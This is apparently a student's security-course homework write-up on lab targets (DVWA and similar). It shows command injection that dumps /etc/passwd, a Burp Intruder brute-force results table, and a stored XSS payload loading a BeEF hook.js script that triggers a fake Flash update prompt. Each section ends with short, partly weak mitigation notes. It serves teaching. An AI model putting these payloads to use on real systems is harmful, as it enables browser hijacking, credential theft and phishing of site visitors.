# Unit 15 Homework

## Overview

In this homework scenario, you will continue as an application security engineer at Replicants. Replicants created several new web applications and would like you to continue testing them for vulnerabilities. Additionally, your manager would like you to research and test a security tool called **BeEF** in order to understand the impact it could have on the organization if Replicants was targeted with this tool.

### Lab Environment


You will continue to use your Vagrant virtual machine for this assignment.

### Topics Covered in Your Assignment

- Web application vulnerability assessments
- Injection
- Brute force attacks
- Broken authentication
- Burp Suite
- Web proxies
- Directory traversal
- Dot dot slash attacks
- Beef
- Cross-site scripting
- Malicious payloads

## Web Application 1: *Your Wish is My Command Injection*

1. **Deliverable**: Take a screen shot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=55 time=44.325 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=55 time=43.403 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=55 time=44.879 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=55 time=46.092 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 43.403/44.675/46.092/0.973 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```


More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Some mitigation techniques to prevent this would be input validation. By only allowing selected characters will prevent an attacker injecting malicious code by blocking unnecessary characters. For example, characters " | ; & "

## Web Application 2: *A Brute Force to Be Reckoned With*

1. **Deliverable**: Take a screen shot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.




2. Intruder attack of 192.168.13.35 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 82 | tonystark | I am Iron Man | 200 | □ | □ | 11827 | |
| 0 | | | 200 | □ | □ | 11801 | |
| 1 | superman | Up, up and away! | 200 | □ | □ | 11801 | |
| 2 | loislane | Up, up and away! | 200 | □ | □ | 11801 | |
| 3 | spiderman | Up, up and away! | 200 | □ | □ | 11801 | |
| 4 | jennyjones | Up, up and away! | 200 | □ | □ | 11801 | |
| 5 | tonystark | Up, up and away! | 200 | □ | □ | 11801 | |
| 6 | timtom | Up, up and away! | 200 | □ | □ | 11801 | |
| 7 | peterparker | Up, up and away! | 200 | □ | □ | 11801 | |
| 8 | clarkkent | Up, up and away! | 200 | □ | □ | 11801 | |
| 9 | michaelsmith | Up, up and away! | 200 | □ | □ | 11801 | |
| 10 | henryhacker | Up, up and away! | 200 | □ | □ | 11801 | |
| 11 | | Up, up and away! | 200 | □ | □ | 11801 | |
| 12 | superman | Avengers Assemble | 200 | □ | □ | 11801 | |
| 13 | loislane | Avengers Assemble | 200 | □ | □ | 11801 | |
| 14 | spiderman | Avengers Assemble | 200 | □ | □ | 11801 | |
| 15 | jennyjones | Avengers Assemble | 200 | □ | □ | 11801 | |
| 16 | tonystark | Avengers Assemble | 200 | □ | □ | 11801 | |
| 17 | timtom | Avengers Assemble | 200 | □ | □ | 11801 | |
| 18 | peterparker | Avengers Assemble | 200 | □ | □ | 11801 | |
| 19 | clarkkent | Avengers Assemble | 200 | □ | □ | 11801 | |
| 20 | michaelsmith | Avengers Assemble | 200 | □ | □ | 11801 | |
| 21 | henryhacker | Avengers Assemble | 200 | □ | □ | 11801 | |
| 22 | | Avengers Assemble | 200 | □ | □ | 11801 | |
| 23 | superman | Cowabunga! | 200 | □ | □ | 11801 | |
| 24 | loislane | Cowabunga! | 200 | □ | □ | 11801 | |
| 25 | spiderman | Cowabunga! | 200 | □ | □ | 11801 | |
| 26 | jennyjones | Cowabunga! | 200 | □ | □ | 11801 | |
| 27 | tonystark | Cowabunga! | 200 | □ | □ | 11801 | |
| 28 | timtom | Cowabunga! | 200 | □ | □ | 11801 | |
| 29 | peterparker | Cowabunga! | 200 | □ | □ | 11801 | |
| 30 | clarkkent | Cowabunga! | 200 | □ | □ | 11801 | |
| 31 | michaelsmith | Cowabunga! | 200 | □ | □ | 11801 | |
| 32 | henryhacker | Cowabunga! | 200 | □ | □ | 11801 | |
| 33 | | Cowabunga! | 200 | □ | □ | 11801 | |
| 34 | superman | Here I come to Save the Day | 200 | □ | □ | 11801 | |
| 35 | loislane | Here I come to Save the Day | 200 | □ | □ | 11801 | |
| 36 | spiderman | Here I come to Save the Day | 200 | □ | □ | 11801 | |

Finished



/ Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:


Password:

Successful login! You really are Iron Man :)

Some mitigation strategies would be to make employees change their passwords more frequently. Also setting a limit of how many attempts someone can make before either locking their account or adding a cooldown period would make it significantly harder for an attacker to brute force a password.

# Web Application 3: *Where's the BeEF?*

1. **Deliverable**: Take a screen shot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.



Linux-Module_default_1624847313336_88597 [Running] - Oracle VM VirtualBox

Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

192.168.13.25/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)


Name * Hacker

Message * <script src="http://127.0.0.1:3000/hook.js"></script>

Name: test
Message: This is a test comment.

Name: Steve
Message:

```
<form method="post" name="guestform" "=""> event
  <table width="550" cellspacing="1" cellpadding="2" border="0">
    <tbody>
      <tr>⋯</tr>
      <tr>
        <td width="100">Message *</td>
        <td>
          <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea>
        </td>
      </tr>
      <tr>⋯</tr>
    </tbody>
  </table>
</form>
</div>
<br>
<div id="guestbook_comments">⋯</div>
<div id="guestbook_comments">⋯</div>
</div>
```



Linux-Module_default_1624847313336_88597 [Running] - Oracle VM VirtualBox

Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

192.168.13.25/vulnerabilities/xss_s/

An update to Adobe® Flash® Player is available.

This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.

Did you know...

- The top 10 Facebook games use the Flash Player. To see more, visit: www.adobe.com/games.
- Most of the top video sites on the web use Flash Player
- Flash Player is installed on over 1.3 billion connected PCs

Note: If you have selected to allow Adobe to install updates, this update will be installed on your system automatically within 45 days or you can choose to download it now.

Some mitigation strategies would be to block any input with “<script>” or “</script>” in lower case, uppercase or a mix of both. This would prevent attackers from running scripts from withing your website.